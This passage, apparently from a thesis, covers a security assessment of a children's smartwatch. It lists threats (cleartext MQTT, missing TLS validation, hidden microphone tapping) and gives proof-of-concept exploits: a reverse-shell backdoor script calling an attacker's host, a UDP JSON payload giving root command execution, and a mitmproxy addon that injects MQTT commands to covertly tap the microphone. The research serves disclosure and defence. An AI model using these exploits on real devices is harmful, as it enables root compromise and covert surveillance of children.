Description	The watch improperly authenticates the firmware update check server or the firmware update download server, and the integrity of OTA firmware updates is improperly verified.
Impact	An attacker in an AiTM position can spoof one or both servers to have a malicious OTA firmware update delivered to and installed on the watch.
Assets	Firmware
Category	Code execution
CWE IDs	—
PatIoT IDs	38

(xxvi) Threat 26: Update mechanism: World writable update location

Attack surface	Firmware
Description	Under certain conditions, OTA firmware updates are downloaded to external storage, which is accessible to several users, such as the ADB shell user.
Impact	An attacker can potentially modify a downloaded OTA firmware update before it is installed.
Assets	Firmware
Category	Code execution
CWE IDs	CWE-276
PatIoT IDs	39

(xxvii) Threat 27: Update mechanism: Lack of anti-rollback mechanism

Attack surface	Firmware
Description	Anti-rollback functionality is missing.
Impact	An attacker can potentially downgrade the firmware to an older version that is less secure.
Assets	Firmware
Category	Tampering
CWE IDs	CWE-1328
PatIoT IDs	40

(xxviii) Threat 28: Sensitive data exposure

Attack surface	Network service
Description	The network service exposes sensitive data.
Impact	An attacker can obtain the sensitive data.
Assets	—
Category	Information disclosure
CWE IDs	CWE-319
PatIoT IDs	41

(xxix) Threat 29: Lack of transport encryption

Attack surface	Network service
Description	The network service transmits or expects to receive sensitive data in cleartext.
Impact	An attacker in an AiTM position can eavesdrop on the sensitive data.
Assets	—
Category	Information disclosure
CWE IDs	CWE-319
PatIoT IDs	42

(xxx) Threat 30: Insecure TLS issues

Attack surface	Network service
Description	The network service uses TLS insecurely, such as by using a deprecated TLS version or improperly validating certificates.
Impact	An attacker in an AiTM position can potentially eavesdrop on or tamper with the network service's communication.
Assets	—
Category	Information disclosure
CWE IDs	CWE-326 or CWE-295
PatIoT IDs	43

(xxxi) Threat 31: Authentication: Username enumeration

Attack surface	Network service
Description	The network service's authentication mechanism responds differently to valid and invalid usernames.
Impact	An attacker can enumerate valid usernames.
Assets	—
Category	Information disclosure
CWE IDs	CWE-204
PatIoT IDs	44

(xxxii) Threat 32: Authentication: Weak credentials

Attack surface	Network service
Description	The network service's authentication mechanism uses a password that may be weak, uses default credentials, or uses hardcoded credentials.
Impact	An attacker can potentially obtain valid credentials by a brute-force attack or by firmware analysis.
Assets	—
Category	Spoofing
CWE IDs	CWE-521
PatIoT IDs	45

(xxxiii) Threat 33: Authentication: Improper account lockout

Attack surface	Network service
Description	The network service does not sufficiently limit the number of allowed failed authentication attempts.
Impact	An attacker can perform a brute-force attack to potentially obtain valid credentials.
Assets	—
Category	Spoofing
CWE IDs	CWE-307
PatIoT IDs	46

(xxxiv) Threat 34: Authentication: Weak password recovery

Attack surface	Network service
Description	The network service has an insecure password recovery mechanism.
Impact	An attacker can potentially use the password recovery mechanism to obtain valid credentials.
Assets	—
Category	Spoofing
CWE IDs	CWE-640
PatIoT IDs	47

(xxxv) Threat 35: Privilege escalation

Attack surface	Network service
Description	The network service runs as root.
Impact	An attacker can potentially exploit the network service for EoP .
Assets	Firmware
Category	Elevation of privilege
CWE IDs	CWE-269
PatIoT IDs	48

(xxxvi) Threat 36: Authentication bypass

Attack surface	Network service
Description	The network service performs authorisation using a secret (<i>e.g.</i> , session key, token, or cookie) that is disclosed or reused insecurely.
Impact	An attacker can potentially obtain the secret to bypass authentication.
Assets	—
Category	Spoofing
CWE IDs	—
PatIoT IDs	49

(xxxvii) Threat 37: Denial of service (DoS)

Attack surface	Network service
Description	The network service improperly controls its resource consumption.
Impact	An attacker can exploit the network service for DoS.
Assets	—
Category	Denial of service
CWE IDs	CWE-400
PatIoT IDs	50

(xxxviii) Threat 38: Buffer overflow

Attack surface	Network service
Description	The network service writes data past an end of a buffer.
Impact	An attacker can potentially exploit the network service for RCE.
Assets	Firmware
Category	Code execution
CWE IDs	CWE-787
PatIoT IDs	51

Table B.3: Identified potential threats based on previously discovered vulnerabilities presented in related work (Table 3.1c).

(i) Threat 39: Embedded local backdoor

Attack surface	Firmware
Description	The watch has a local backdoor for executing code as root, and it can be activated through the app EngineerMode.
Impact	An attacker can exploit the backdoor for EoP .
Assets	Firmware
Category	Elevation of privilege
CWE IDs	CWE-489
Vulnerabilities	F1

(ii) Threat 40: Embedded malware in firmware update app

Attack surface	Firmware
Description	The watch's firmware update app contains malware.
Impact	An attacker has already compromised the watch to some extent, and the malware can potentially be exploited by another attacker for RCE .
Assets	Firmware
Category	Code execution
CWE IDs	CWE-506
Vulnerabilities	F2

(iii) Threat 41: Hidden functionality for tapping watch microphone

Attack surface	Firmware
Description	The watch has hidden functionality for tapping its microphone. The functionality is accessible both over MQTT and locally on the watch, the latter by sending an Android broadcast.
Impact	An attacker, or a parent, can potentially use the functionality to tap the watch's microphone. Moreover, the ability to perform covert surveillance makes the watch illegal in at least Germany [88].
Assets	Firmware
Category	Information disclosure
CWE IDs	CWE-912
Vulnerabilities	F3

(iv) Threat 42: Missing integrity enforcement in network communication (MQTT)

Attack surface	Firmware
Description	The integrity of the MQTT communication is not enforced.
Impact	An attacker in an AiTM position can send whatever actions the MQTT server can send to the watch. For instance, an attacker can potentially unbind the watch, or tap the watch's microphone, or power off the watch.
Assets	App actions
Category	Tampering
CWE IDs	CWE-924
Vulnerabilities	F4

(v) Threat 43: Missing integrity enforcement in network communication (Oaxis **HTTP**)

Attack surface	Firmware
Description	The integrity of the plain HTTP communication with Oaxis is not enforced.
Impact	An attacker in an AiTM position can replace audio recordings and pictures sent as messages, including SOS audio recordings, and replace friend or contact profile pictures the watch downloads.
Assets	Audio recordings, pictures, sensitive URLs
Category	Tampering
CWE IDs	CWE-924
Vulnerabilities	F4

(vi) Threat 44: Missing integrity enforcement in network communication (Agora)

Attack surface	Firmware
Description	The integrity of the communication with Agora is not enforced.
Impact	An attacker in an AiTM position can hijack voice and video calls.
Assets	Call streams
Category	Tampering
CWE IDs	CWE-924
Vulnerabilities	F4

(vii) Threat 45: Improper integrity enforcement in network communication (Bugly)

Attack surface	Firmware
Description	In communication with Bugly, the HTTP data is protected by authenticated encryption using a secret key generated by the watch. When a new session begins, the watch sends the secret key in an HTTP header (after encrypting it using a hardcoded public key). Moreover, various other custom HTTP headers are sent. However, the integrity of the HTTP headers is not enforced.
Impact	An attacker in an AiTM position can tamper with the HTTP headers, and replace the HTTP data sent by the watch. However, the potential impact of such tampering has not been determined.
Assets	—
Category	Tampering
CWE IDs	CWE-924
Vulnerabilities	F4

(viii) Threat 46: Missing encryption in network communication (MQTT)

Attack surface	Firmware
Description	The MQTT communication is not encrypted.
Impact	An attacker in an AiTM position can eavesdrop on the watch's IMEI and MQTT credentials, as well as on app actions, some of which include the email of the follower that performed the action.
Assets	IMEI , MQTT credentials, app actions
Category	Information disclosure
CWE IDs	CWE-319
Vulnerabilities	F5

(ix) Threat 47: Missing encryption in network communication (Oaxis **HTTP**)

Attack surface	Firmware
Description	The plain HTTP communication with Oaxis is not encrypted.
Impact	An attacker in an AiTM position can eavesdrop on audio recordings and pictures sent as messages, SOS audio recordings, friend or contact profile pictures the watch downloads, and the watch's IMEI .
Assets	IMEI , audio recordings, pictures, sensitive URLs
Category	Information disclosure
CWE IDs	CWE-319
Vulnerabilities	F5

(x) Threat 48: Missing encryption in network communication (Agora)

Attack surface	Firmware
Description	The communication with Agora is not encrypted.
Impact	An attacker in an AiTM position can eavesdrop on voice and video call streams, the Agora app ID, Agora channel names, the watch's IMEI , and the email of the called or calling follower.
Assets	Call streams, Agora app ID, Agora channel names, IMEI , remote configuration
Category	Information disclosure
CWE IDs	CWE-319
Vulnerabilities	F5

(xi) Threat 49: Missing encryption in network communication (Bugly)

Attack surface	Firmware
Description	In communication with Bugly, HTTP headers are not encrypted.
Impact	An attacker in an AiTM position can eavesdrop on version information pertaining to the watch.
Assets	Local configuration
Category	Information disclosure
CWE IDs	CWE-319
Vulnerabilities	F5

(xii) Threat 50: Missing **TLS** certificate validation (Oaxis)

Attack surface	Firmware
Description	The watch communicates with Oaxis using HTTPS , but does not validate Oaxis' TLS certificate.
Impact	An attacker in an AiTM position can spoof Oaxis to circumvent the communication channel's transport encryption and enforcement of integrity.
Assets	IMEI , local configuration (firmware version), remote configuration, Oaxis API key, Oaxis API token, Agora channel names, call metadata, location data, messages, sensitive URLs , step count, heart rate, battery charge level
Category	Spoofing
CWE IDs	CWE-295
Vulnerabilities	F4 and F5

(xiii) Threat 51: Improper **TLS** certificate validation (Alibaba Amap)

Attack surface	Firmware
Description	The watch communicates with Alibaba Amap using HTTPS , but improperly validates Amap's TLS certificate.
Impact	An attacker in an AiTM position can spoof Amap to potentially circumvent the communication channel's encryption and enforcement of integrity.
Assets	—
Category	Spoofing
CWE IDs	CWE-295
Vulnerabilities	F4 and F5

(xiv) Threat 52: Improper **TLS** certificate validation (**AWS**)

Attack surface	Firmware
Description	The watch communicates with Amazon Web Services (AWS) using HTTPS , but improperly validates AWS 's TLS certificate.
Impact	An attacker in an AiTM position can spoof AWS to potentially circumvent the communication channel's encryption and enforcement of integrity.
Assets	Pictures
Category	Spoofing
CWE IDs	CWE-295
Vulnerabilities	F4 and F5

(xv) Threat 53: Improper **TLS** certificate validation (**SUPL** server)

Attack surface	Firmware
Description	The watch communicates with the Secure User Plane Location (SUPL) server using HTTPS , but improperly validates the SUPL server's TLS certificate.
Impact	An attacker in an AiTM position can spoof the SUPL server to potentially circumvent the communication channel's encryption and enforcement of integrity.
Assets	Location data
Category	Spoofing
CWE IDs	CWE-295
Vulnerabilities	F4 and F5

(xvi) Threat 54: Unprotected storage access through UNISOC download mode

Attack surface	Firmware
Description	The watch can be booted into UNISOC download mode to read from and write to the watch's storage.
Impact	An attacker with physical access to the watch can potentially obtain the watch's firmware and sensitive user data, and install a backdoor.
Assets	Firmware
Category	Code execution
CWE IDs	CWE-940
Vulnerabilities	F6

Table B.4: Other identified potential threats.

(i) Threat 55: Unprotected privileged RCE

Attack surface	Network service
Description	The network service runs as root and supports unprotected functionality for executing arbitrary client-provided shell code.
Impact	An attacker can exploit the network service for privileged RCE or for EoP.
Assets	Firmware
Category	Code execution
CWE IDs	CWE-1327 and CWE-940

(ii) Threat 56: Other hidden MQTT functionality

Attack surface	Firmware
Description	Besides the hidden functionality for tapping the watch's microphone (Threat 41), the watch also has other hidden functionality accessible over MQTT. This primarily includes functionality for powering off the watch, and for finding the watch by making it ring.
Impact	An attacker in an AiTM position can potentially use the functionality for DoS.
Assets	Firmware
Category	Denial of service
CWE IDs	CWE-912

(iii) Threat 57: System apps signed with **AOSP** test-key

Attack surface	Firmware
Description	The watch's apps that run as user system are signed with one key, which is the AOSP test-key 'platform'.
Impact	An attacker can potentially create a malicious app which, if installed on the watch, would run as user system.
Assets	Firmware
Category	Spoofing
CWE IDs	CWE-1269

Appendix C

Exploitation PoCs

This appendix presents **PoCs** for most of the attack paths assessed in this thesis (Chapter 8). Some of the **PoCs** include a technical background, presenting technical background information relevant to the associated **PoC**.

Note that all listed files are attached to this **Portable Document Format (PDF)**. The paper clip icon following the caption of a listing can be interacted with to extract the listed file.*

Further note that all **PoCs** that result in root persistence on the watch install the same reverse shell backdoor. The backdoor is created based on the shell script template in Listing C.1, with path `/system/sbin/srtd` on the watch. This is a non-existing path used for a service started as root during boot, making it a convenient target for a persistent root backdoor.

Listing C.1: **PoC** MirBSD Korn shell script template for spawning a reverse shell on myFirst Fone R1s based on the program `openssl`. The template has two placeholders: `LHOST` and `LPORT`, for the **IP** address and **TCP** port, respectively, to which the reverse shell connection is made. Note that if the script is started as a service during boot, then `sleep` delays the reverse shell connection until network connectivity is assumed to exist. Further note that `sec_openssl` is the watch's `openssl`, and `|&` creates a (MirBSD) Korn shell co-process whose input and output file descriptors are referenced by `p`.



```
1  #!/bin/sh
2  # Copyright 2025 Gustaf Blomqvist
3  # SPDX-License-Identifier: Apache-2.0
```

*Not all **PDF** readers support this functionality. It has been tested to work with a modern version of Firefox.

```

4 [ $PPID -eq 1 ] && sleep 15
5 sec_openssl s_client -connect LHOST:LPORT -quiet |&
6 until sh; do :; done <&p &>&p

```

C.1 PoC: Remote Network to Root Persistence by UDP Packet

This section presents a PoC for Attack Path 1 (Section 8.1).

C.1.1 Technical Background: ju_ipsec_server

This section presents technical background information about the watch's network service: `ju_ipsec_server`. Included are the analysis process (Appendix C.1.1.1) and the result of the analysis, the latter including the service's suspected origin (Appendix C.1.1.2), the JavaScript Object Notation (JSON) library used by the service (Appendix C.1.1.3), and the service's operation (Appendix C.1.1.4). Table C.1 presents the Secure Hash Algorithm (SHA)-256 hash of the `ju_ipsec_server` binary observed in the firmware assessed in this thesis.

Table C.1: The SHA-256 hash of the `ju_ipsec_server` binary observed in the firmware assessed in this thesis.

Component	SHA-256 hash (hexadecimal)
<code>ju_ipsec_server</code>	1a3daa6611cc1558d8e17d0507fc40124db35f273b686365e9f39aec98a27905

C.1.1.1 Analysis Process

This section describes the analysis process for the network service `ju_ipsec_server`. Note that most of this analysis was conducted after having determined the service to be largely unknown (Section 6.3.1).

The analysis essentially consisted of three activities: observing strings in the binary, observing logs while interacting with the service, and static binary code analysis. First, strings in the binary were observed using the program `strings`. Examples of notable strings in the binary are `juphoon-ipsec-tools-server`, `system`, and `ExcuteCmd`. Next, the output of running `logcat` on the watch (through `adb`) was monitored while sending bytes to the service using `ncat`. This revealed the service

to write logs (using the tag `JuIpssecServer`) upon receiving data; *e.g.*, sending the byte `a` results in the following logs:

```
Server Recv: a
parser json error
```

These logs suggest that the service expects to receive **JSON** data; indeed, sending an empty **JSON** object (`{}`) to the service elicits a response (`{ }`), and results in the following logs:

```
Server Recv: {}
Server error pcCmd:(null)
Server Send: { }
```

Short byte sequences* were sent to the service using the Python library `Pwntools`, after which the written logs were analysed, merely resulting in a strengthened belief that the service expects to receive a **JSON** object. However, the expected contents of the **JSON** object were unknown and appeared difficult to guess. To fully determine valid input data and its effect, static binary code analysis was conducted using `Ghidra`. Note that the static binary code analysis was the analysis which by far consumed most time, and which yielded most information about the service.

Much time could reasonably have been saved on the static binary code analysis. In particular, much time was spent on static analysis of the service's **JSON** parser to understand its output format (and to look for weaknesses); however, late into the analysis, an internet search for a string[†] present in the **JSON** parser immediately led to the open source **JSON** library `json-c`. Of course, in hindsight, it seems that internet search should have been performed early on. Moreover, it seems likely that understanding the behaviour of the service would have been considerably easier with the help of deeper dynamic analysis, such as by using `Frida`.

C.1.1.2 Suspected Origin

The full name of the network service `ju_ipsec_server` appears to be `juphoon-ipsec-tools-server`. While potentially a coincidence, `Juphoon` is the name of a Chinese company established 2005, providing software services

*Specifically, all one-byte messages, all one-byte messages with added suffix `{ }`, and all one-byte messages with added prefix `{ }`.

[†]One such string is `lh_table_new: calloc failed\n`. The purpose of the search was to learn what an `lh_table` is.

related to voice and video [89]. A few of their clients are Microsoft, Huawei, Qihoo 360, and Spreadtrum (now UNISOC) [89]. As noted in Section 6.3.1, a service with the same name (`ju_ipsec_server`) appears to exist in multiple systems, specifically Android systems that run on a UNISOC SoC. This is not a coincidence: during CVD, the service turned out related to UNISOC (Appendix D.1).

C.1.1.3 JSON Library

The analysed version of the network service `ju_ipsec_server` uses a very old version of the open source JSON library `json-c`. The code appears to match the `json-c` Git repository at the 2011 commit `276123e*`, compiled with neither `REFCOUNT_DEBUG` nor `MC_MAINTAINER_MODE` defined.

C.1.1.4 Operation

This section describes the operation of the analysed version of the network service `ju_ipsec_server`. As noted in Section 6.3.1, the service appears related to VoWiFi.

The operation essentially consists of three steps followed by an infinite packet processing loop. The three steps are as follows: (i) removal of the file named `juphoon-ipsec-tools-server` in the current working directory (however, no evidence has been found of that file ever being created); (ii) allocation of a virtual network device named `vowifi_tun0` with flags `IFF_TUN | IFF_NO_PI`; and (iii) creation of an IPv4 UDP socket bound to port 10000 on all local interfaces (address `INADDR_ANY`). These three steps are followed by an infinite loop, where each iteration consists of receiving and processing a single UDP packet.

Each received UDP packet is processed as follows. First, an attempt is made to parse the received data as a JSON string using the `json-c` function `json_tokener_parse()`. On failure, or if the resulting JSON value is not a JSON object, an error is written to the Android system log, and then processing is finished; otherwise, the received JSON object should describe one command from a set of supported commands. If the received JSON object describes a supported command, then the command is performed; otherwise, an error is logged. Finally, a JSON object is sent in response, and then processing is finished.

*<https://github.com/json-c/json-c/tree/276123efe09dde04a864317a3c273e4bd2b4fd26>

To describe a supported command, the received **JSON** object must contain one of three keys describing the command type: `ZIpsecPfkeyCmd`, `Systemcmd`, or `ZIpsecCmd`. The value associated with this key must be the name of a command of the appropriate type. In total, 12 commands are supported: six of type `ZIpsecPfkeyCmd`, one of type `Systemcmd`, and five of type `ZIpsecCmd`; all commands are listed in Table C.2. Some commands expect one or more named arguments, which should be passed as additional members in the **JSON** object. For instance, the `ZIpsecCmd` command `ZIpsecCardUpDownCmd` expects one argument named `ZIpsecCardUp` that will be interpreted as a boolean, meaning the **JSON** object should have a key `ZIpsecCardUp` with a boolean value.

Table C.2: The commands supported by the network service `ju_ipsec_server`. Three properties are included for each command: the type of the command, the command itself, and the number of arguments expected by the command.

Type	Command	# of args
<code>ZIpsecPfkeyCmd</code>	<code>ZIpsecPfkeyCmdSaFlush</code>	0
<code>ZIpsecPfkeyCmd</code>	<code>ZIpsecPfkeyCmdSpFlush</code>	0
<code>ZIpsecPfkeyCmd</code>	<code>ZIpsecPfkeyCmdSaAdd</code>	16
<code>ZIpsecPfkeyCmd</code>	<code>ZIpsecPfkeyCmdSpAdd</code>	19
<code>ZIpsecPfkeyCmd</code>	<code>ZIpsecPfkeyCmdSaDel</code>	16
<code>ZIpsecPfkeyCmd</code>	<code>ZIpsecPfkeyCmdSpDel</code>	19
<code>Systemcmd</code>	<code>ExcuteCmd</code>	1
<code>ZIpsecCmd</code>	<code>ZIpsecCardUpDownCmd</code>	1
<code>ZIpsecCmd</code>	<code>ZIpsecSetupWifiDriverCallState</code>	1
<code>ZIpsecCmd</code>	<code>ZIpsecIpCmd</code>	1
<code>ZIpsecCmd</code>	<code>ZIpsecTunnelLastPoint</code>	3
<code>ZIpsecCmd</code>	<code>ZIptableCmd</code>	1

The contents of the response depends on the received **JSON** object. If the received **JSON** object does not describe a supported command, then the **JSON** object sent in response is empty (specifically, `{ }`). Otherwise, the **JSON** object sent in response contains one of the two keys `ZIpsecPfkeyCb` (for commands of type `ZIpsecPfkeyCmd`) and `ZIpsecCb` (for other commands), with a value indicating whether the command succeeded or failed. However, some commands always indicate success, and may or may not indicate failure in other ways.

Regarding security, two commands are of particular interest: `ExcuteCmd`

(type `Systemcmd`) and `ZIptableCmd` (type `ZIpsecCmd`). Both commands expect one argument named `Cmd` of type `string`, and perform two actions: log something and call `system(Cmd)`. The **JSON** object sent in response is identical for both commands and always the same, namely `{ "ZIpsecCb": "ZIpsecCbSucceed" }`. The only functional difference between the two commands is in the logging: whereas `ExecuteCmd` logs the argument `Cmd` before calling `system()`, `ZIptableCmd` logs the return value of the call to `system()` (no other logging is performed by these commands). In summary, these commands enable **ACE**, in the service's context, for anyone able to send a **UDP** packet to the service. Thus, if the service runs as root and is externally accessible (as in myFirst Fone R1s), then these commands enable **RCE** as root.

C.1.2 PoC

In this **PoC**, the watch's network service, `ju_ipsec_server`, is used to obtain root persistence on the watch in the form of a reverse shell backdoor. The **PoC** consists of two steps. Note that both steps assume that the target watch is connected to a network that allows it to communicate with the attacker's **IP** address. Further note that Step 1 assumes that the target watch's **IPv4** address is known to, and reachable by, the attacker. To this end, the target watch's **IPv4** address may first be read from its Android settings app:

- i. Open Android settings by opening the watch's settings, quadruple tapping the cogwheel at the top, then entering the password 3363 and tapping the check mark.
- ii. Tap 'About phone', then 'Status'. The watch's **IPv4** address is labelled 'IP address'.

The steps are as follows:

1. Run the **PoC** exploit in Listing C.2. As a result, a reverse root shell is obtained.
2. While the exploit keeps running, power off then power on the watch. While the watch boots, a new reverse root shell is obtained.

Listing C.2: **PoC** shell script which (i) exploits the network service `ju_ipsec_server` to create and run, as root, a reverse shell executable on myFirst Fone R1s, that is also run as root during boot, and (ii) catches reverse shell connections. The script expects three arguments: the **IP** address and **TCP** port, respectively, to which the reverse shell connections will be made, and the **IP** address of the target watch. Moreover, the script depends on one program: `ncat`.



```

1  #!/bin/sh -em
2  # Copyright 2025 Gustaf Blomqvist
3  # SPDX-License-Identifier: Apache-2.0
4  [ $# -eq 3 ] || {
5  >&2 printf 'usage: %s lhost lport rhost
6  lhost: IP address to which reverse shell connections will be made.
7  lport: TCP port to which reverse shell connections will be made.
8  rhost: IP address of the target watch.
9  ' "${0##*/}"
10  exit 1
11  }
12  lhost="$1"
13  lport="$2"
14  rhost="$3"
15  ncat -kvlp "$lport" --ssl &
16  ncat -u "$rhost" 10000 <<PAYLOAD
17  {"Systemcmd":"ExcuteCmd","Cmd": "\
18  x=/system/xbin/srtd && mount -o remount /system && echo '\
19  #!/bin/sh\n\
20  [ \${PPID} -eq 1 ] && sleep 15\n\
21  sec_openssl s_client -connect $lhost:$lport -quiet |&\n\
22  until sh; do :; done <&p &>&p\
23  ' > \$x && chmod 755 \$x && { mount -ro remount /system; exec srtd; }}
24  PAYLOAD
25  fg

```

C.2 **PoC: AiTM MQTT** Eavesdropping and Tampering

This section presents a **PoC** for Attack Paths 2 to 5 (Section 8.2).

C.2.1 Technical Background: The MQTT Connection

A few details of the watch's MQTT connection follow. The MQTT server uses the non-standard port 18883 as opposed to 1883. The watch uses its **IMEI** as both the MQTT username and the MQTT client ID. Moreover, the watch appears subscribed to a single MQTT topic which is uniquely identified by the watch's **IMEI**. Note that knowing the watch's MQTT username and password is sufficient to replicate its MQTT communication.

C.2.2 PoC

In this **PoC**, the watch's MQTT communication is eavesdropped on and tampered with to the effect of information disclosure, tapping the watch's microphone, initiating unbinding of the watch, and making the watch reboot, power off, and ring, respectively. The **PoC** consists of three steps. Note that Steps 2 and 3 assume that the attacker has an appropriate **AiTM** position, such as if the target watch is connected to a Wi-Fi the attacker controls. The steps are as follows:

1. Start `mitmproxy` in transparent mode (`-m transparent`), providing the `mitmproxy` addon in Listing C.3 as an addon argument (`-s`).
2. Configure appropriate redirection of the watch's MQTT traffic to the `mitmproxy` transparent proxy started in Step 1.
3. Eavesdrop on and tamper with the watch's MQTT communication in `mitmproxy`, controlling the watch by using the `mitmproxy` commands defined by the addon loaded in Step 1. Note that the watch's unbind code can be obtained through Attack Path 12 (Section 8.7).

Listing C.3: **PoC** `mitmproxy` addon defining commands for injecting MQTT packets into myFirst Fone R1s's MQTT connection in the direction of server to watch. Six commands are defined: `watch.poweroff` makes the watch power off, `watch.reboot` makes the watch reboot, `watch.find` makes the watch ring, `watch.tap_mic` makes the watch covertly call the phone number given as argument, `watch.unbind` initiates unbinding of the watch if the unbind code given as argument is correct, and `watch.custom` can be used to send any of the payloads recognised by the watch. The addon assumes that the latest intercepted **TCP** connection to port 18883 is the target watch's MQTT connection. Note that all injections are performed with the MQTT quality of service level 0; in effect, no replies are sent from the watch, making the server naturally unaware of the injections.



```
1  #!/usr/bin/env python3
2  # Copyright 2025 Gustaf Blomqvist
3  # SPDX-License-Identifier: Apache-2.0
4  import json
5  import logging
6  from collections.abc import Sequence
7  from enum import Enum
8  from mitmproxy import command, ctx
9  from mitmproxy.connection import ConnectionState
10 from mitmproxy.tcp import TCPFlow
11
12 MQTTState = Enum("MQTTState", ["IDLE", "CONNECT", "CONNECTED"])
13
14
15 def make_payload(sync_flag: int, **kwargs: str) -> bytes:
16     payload_dict = {"ext": {"syncFlag": str(sync_flag)} | kwargs}
17     return json.dumps(payload_dict, separators=(",", ":")).encode()
18
19
20 def make_payload_cmd(cmd: int) -> bytes:
21     return make_payload(524288, cmd=str(cmd))
22
23
24 def make_payload_tap_mic(phone_number: str) -> bytes:
25     return make_payload(32768, phone=phone_number)
26
27
28 def make_payload_unbind(unbind_code: str) -> bytes:
29     return make_payload(1, unbindCode=unbind_code)
30
31
32 def mqtt_remlen_encode(remlen: int) -> bytes:
33     result: list[int] = []
34     while True:
35         encoded_byte = remlen % 128
36         remlen //= 128
37         if remlen:
38             encoded_byte |= 128
39         result.append(encoded_byte)
40         if not remlen:
41             break
42     return bytes(result)
43
44
```

```

45 def mqtt_remlen_decode(remlen: bytes) -> tuple[int, int] | None:
46     result = 0
47     multiplier = 1
48     for i in range(5):
49         if i == min(4, len(remlen)):
50             return None
51         result += (remlen[i] & 127) * multiplier
52         if not remlen[i] & 128:
53             break
54         multiplier *= 128
55     return result, i + 1
56
57
58 class MQTTInjector:
59     state: MQTTState = MQTTState.IDLE
60     flow: TCPFlow | None = None
61     partial_packet: bytes = b""
62     topic: bytes | None = None
63     injection_queue: list[bytes] = []
64
65     def reset(self, flow: TCPFlow | None) -> None:
66         self.state = MQTTState.IDLE
67         self.flow = flow
68         self.partial_packet = b""
69         self.topic = None
70
71     def tcp_start(self, flow: TCPFlow) -> None:
72         if flow.client_conn.sockname[1] == 18883:
73             self.reset(flow)
74
75     def tcp_message(self, flow: TCPFlow) -> None:
76         if flow is not self.flow:
77             return
78         last_msg = flow.messages[-1]
79         if last_msg.from_client and self.state is not MQTTState.IDLE:
80             return
81         content = last_msg.content
82         packets = self.packets_from_stream(content)
83         if self.state is not MQTTState.CONNECTED and packets:
84             match self.state:
85                 case MQTTState.IDLE:
86                     # CONNECT [+ ...]
87                     self.state = MQTTState.CONNECT
88                     self.partial_packet = b""
89                     connect_packet, remstart = packets[0]
90                     connect_payload = connect_packet[remstart + 10 :]

```

```

91         clientid_size = int.from_bytes(connect_payload[:2])
92         clientid = connect_payload[2 : 2 + clientid_size]
93         logging.info(f"IMEI: {clientid.decode()}")
94         self.topic = b"/w/user/" + clientid
95         case MQTTState.CONNECT:
96             # CONNACK [+ ...]
97             self.state = MQTTState.CONNECTED
98     last_packet_end = len(content) - len(self.partial_packet)
99     stream_is_injectable = (
100         last_packet_end >= 0 and self.state is MQTTState.CONNECTED
101     )
102     if self.injection_queue and stream_is_injectable:
103         assert self.topic is not None
104         new_content = content[:last_packet_end]
105         for payload in self.injection_queue:
106             logging.info(f"Injecting MQTT payload: {payload!r}")
107             new_content += self.make_publish(payload, self.topic)
108         self.injection_queue.clear()
109         new_content += content[last_packet_end:]
110         last_msg.content = new_content
111
112     def packets_from_stream(
113         self, new_content: bytes
114     ) -> list[tuple[bytes, int]]:
115         stream = self.partial_packet + new_content
116         packets = []
117         while stream:
118             if not (remlen_info := mqtt_remlen_decode(stream[1:])):
119                 break
120             remlen, remlen_size = remlen_info
121             packet_size = 1 + remlen_size + remlen
122             if len(stream) < packet_size:
123                 break
124             packets.append((stream[:packet_size], 1 + remlen_size))
125             stream = stream[packet_size:]
126         self.partial_packet = stream
127         return packets
128
129     def make_publish(self, payload: bytes, topic: bytes) -> bytes:
130         variable_header = len(topic).to_bytes(2) + topic
131         remlen = len(variable_header) + len(payload)
132         packet = b"\x30" # Header: Publish, !DUP, QoS=0, !Retain
133         packet += mqtt_remlen_encode(remlen)
134         packet += variable_header
135         packet += payload
136         return packet

```

```

137
138 def inject_asap(self, payload: bytes) -> None:
139     self.injection_queue.append(payload)
140     if self.state is MQTTState.CONNECTED:
141         assert self.flow is not None
142         if self.flow.client_conn.state & ConnectionState.CAN_WRITE:
143             # Defer real injection to tcp_message by injecting empty message
144             to_client = True
145             ctx.master.commands.call(
146                 "inject.tcp", self.flow, to_client, b""
147             )
148             return
149         else:
150             logging.warning("MQTT flow died.")
151             self.reset(None)
152             logging.warning("No MQTT flow, queueing injection.")
153
154 @command.command("watch.poweroff")
155 def watch_poweroff(self) -> None:
156     self.inject_asap(make_payload_cmd(1))
157
158 @command.command("watch.reboot")
159 def watch_reboot(self) -> None:
160     self.inject_asap(make_payload_cmd(2))
161
162 @command.command("watch.find")
163 def watch_find(self) -> None:
164     self.inject_asap(make_payload_cmd(3))
165
166 @command.command("watch.tap_mic")
167 def watch_tap_mic(self, phone_number: str) -> None:
168     self.inject_asap(make_payload_tap_mic(phone_number))
169
170 @command.command("watch.unbind")
171 def watch_unbind(self, unbind_code: str) -> None:
172     self.inject_asap(make_payload_unbind(unbind_code))
173
174 @command.command("watch.custom")
175 def watch_custom(
176     self, sync_flag: int, extra_keys: Sequence[str] = ()
177 ) -> None:
178     kwargs = {k: v for k, _, v in (s.partition("=") for s in extra_keys)}
179     self.inject_asap(make_payload(sync_flag, **kwargs))
180
181
182 addons = [MQTTInjector()]

```

C.3 PoC: AiTM to Root Persistence by OTA Firmware Update

This section presents a PoC for Attack Path 6 (Section 8.3).

C.3.1 Technical Background: The OTA Firmware Update Mechanism

The watch's OTA firmware update mechanism can be summarised to function as follows. First, an automatic or manually initiated update check is performed. The update check response indicates whether an update is available, in which case information about the update is included. Most importantly, this information includes the URL from where the update can be downloaded, the size of the update, the new firmware version, an MD5 hash of the update, and whether the update should be downloaded and installed automatically in the case of an automatic update check. When the watch has downloaded the update, it verifies the update's MD5 hash, sends a status report to the server, verifies the update's signature, installs the update, and finally sends another status report to the server. Note that the MD5 hash can be omitted from the update check response, in which case the corresponding verification is also omitted. Moreover, the observed update check responses have included several pieces of information which are ignored by the watch. Further note that the status reports are non-essential, and therefore disregarded in the following PoC.

There are various causes to automatic update checks. Assuming no update is already pending download or installation, then one cause is the watch connecting to a network for the first time since boot. Moreover, it seems responses to update checks and status reports can specify the frequency (in hours) by which automatic update checks should be performed; however, no such response has been observed.

C.3.2 PoC

In this PoC, a malicious OTA firmware update is used to obtain root persistence on the watch in the form of a reverse shell backdoor. The PoC consists of four steps. Note that Steps 3 and 4 assume that the attacker has an appropriate AiTM position, such as if the target watch is connected to a Wi-Fi the attacker controls. The steps are as follows:

1. Create a malicious **OTA** firmware update by running the program in Listing C.5, providing the program in Listing C.4 as the `update-binary` source code argument.
2. Run the program in Listing C.6, providing the malicious **OTA** firmware update created in Step 1 as the **OTA** update argument.
3. Redirect all traffic destined for the domain `fota.redstone.net.cn` to the server started by the program run in Step 2.
